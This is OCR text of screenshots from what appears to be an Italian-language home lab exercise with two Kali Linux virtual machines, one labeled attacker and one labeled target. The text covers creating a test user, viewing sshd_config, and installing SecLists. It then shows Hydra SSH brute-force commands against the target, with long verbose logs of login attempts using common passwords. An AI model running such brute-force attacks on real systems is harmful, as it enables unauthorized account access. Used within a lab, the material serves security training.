info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
(kali㉿kali)-[~]
$
Trash
File Syste
Home
CTRL (DESTRA)



Kalilinuk bersaglio [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
20:53
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 /etc/ssh/sshd_config
This is the sshd server system-wide configuration file. See
sshd_config(5) for more information.
This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games
The strategy used for options in the default sshd_config shipped with
OpenSSH is to specify options with their default value where
possible, but leave them commented. Uncommented options override the
default value.
Include /etc/ssh/sshd_config.d/*.conf
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key
Ciphers and keying
#RekeyLimit default none
Logging
#SyslogFacility AUTH
#LogLevel INFO
Authentication:
#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
#PubkeyAuthentication yes
Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
#AuthorizedPrincipalsFile none
#AuthorizedKeysCommand none
[Read 122 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
Trash
File Syste
Home
CTRL (DESTRA)



Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
20:56
test_user@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.12 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fecc:8678 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:cc:86:78 txqueuelen 1000 (Ethernet)
RX packets 150 bytes 20759 (20.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 31 bytes 11016 (10.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$ ping 192.168.1.128
PING 192.168.1.128 (192.168.1.128) 56(84) bytes of data.
64 bytes from 192.168.1.128: icmp_seq=1 ttl=64 time=0.868 ms
64 bytes from 192.168.1.128: icmp_seq=2 ttl=64 time=0.508 ms
64 bytes from 192.168.1.128: icmp_seq=3 ttl=64 time=0.522 ms
^C
— 192.168.1.128 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.508/0.632/0.868/0.166 ms
(kali㉿kali)-[~]
$ ssh test_user@192.168.1.128
The authenticity of host '192.168.1.128 (192.168.1.128)' can't be established.
ED25519 key fingerprint is SHA256:m9WsQDCQHQhWokkziO2vmtTtx5nU0Okjo+xZLSlGzg4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.128' (ED25519) to the list of known hosts.
test_user@192.168.1.128's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user㉿kali)-[~]
$
CTRL (DESTRA)



Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
21:00
Applications
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
seclists
0 upgraded, 1 newly installed, 0 to remove and 1882 not upgraded.
Need to get 470 MB of archives.
After this operation, 1930 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 2min 4s (3775 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 405913 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...
(kali㉿kali)-[~]
$
CTRL (DESTRA)



Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
21:01
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
seclists
0 upgraded, 1 newly installed, 0 to remove and 1882 not upgraded.
Need to get 470 MB of archives.
After this operation, 1930 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 2min 4s (3775 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 405913 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...
(kali㉿kali)-[~]
$ hydra -l test_user -p testpass 192.168.1.128 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 21:01:23
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.128:22/
[22][ssh] host: 192.168.1.128 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 21:01:23
(kali㉿kali)-[~]
$
CTRL (DESTRA)



Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
21:03
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
seclists
0 upgraded, 1 newly installed, 0 to remove and 1882 not upgraded.
Need to get 470 MB of archives.
After this operation, 1930 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 2min 4s (3775 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 405913 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...
(kali㉿kali)-[~]
$ hydra -l test_user -p testpass 192.168.1.128 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 21:01:23
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.128:22/
[22][ssh] host: 192.168.1.128 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 21:01:23
(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.128 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 21:02:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1683 login tries (l:17/p:99), ~421 tries per task
[DATA] attacking ssh://192.168.1.128:22/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.128 -t 4 ssh -V
CTRL (DESTRA)



Kalilinux attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
21:04
kali@kali: ~
File Actions Edit View Help
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.128 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 21:03:19
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1683 login tries (l:17/p:99), ~421 tries per task
[DATA] attacking ssh://192.168.1.128:22/
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123456" - 1 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123456789" - 2 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "111111" - 3 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "password" - 4 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "qwerty" - 5 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "abc123" - 6 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "12345678" - 7 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "password1" - 8 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1234567" - 9 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123123" - 10 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1234567890" - 11 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "000000" - 12 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "12345" - 13 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "iloveyou" - 14 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1q2w3e4r5t" - 15 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1234" - 16 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123456a" - 17 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "qwertyuiop" - 18 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "monkey" - 19 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123321" - 20 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "dragon" - 21 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "654321" - 22 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "666666" - 23 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123" - 24 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "myspace1" - 25 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "a123456" - 26 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "121212" - 27 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1qaz2wsx" - 28 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123qwe" - 29 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123abc" - 30 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "tinkle" - 31 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "target123" - 32 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "gwerty" - 33 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1g2w3e4r" - 34 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "gwerty123" - 35 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "zag12wsx" - 36 of 1683 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "7777777" - 37 of 1683 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "qwerty1" - 38 of 1683 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1q2w3e4r" - 39 of 1683 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "987654321" - 40 of 1683 [child 2] (0/0)
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 1643 to do in 00:42h, 4 active
CTRL (DESTRA)


Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
File Actions Edit View Help
[ATTEMPT] target 192.168.1.128 - login "root" - pass "11111" - 69 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "777777" - 70 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1234qwer" - 71 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "999999" - 72 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "j38ifUbn" - 73 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "monkey1" - 74 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "football1" - 75 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "daniel" - 76 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "azerty" - 77 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "a12345" - 78 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123456789a" - 79 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "789456" - 80 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asdfgh" - 81 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "love123" - 82 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "abcd1234" - 83 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "jordan23" - 84 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "88888888" - 85 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "5201314" - 86 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "12qwaszx" - 87 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "FQRG7CS493" - 88 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "ashley" - 89 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asdf" - 90 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asd123" - 91 of 1800 [child 4] (0/0)
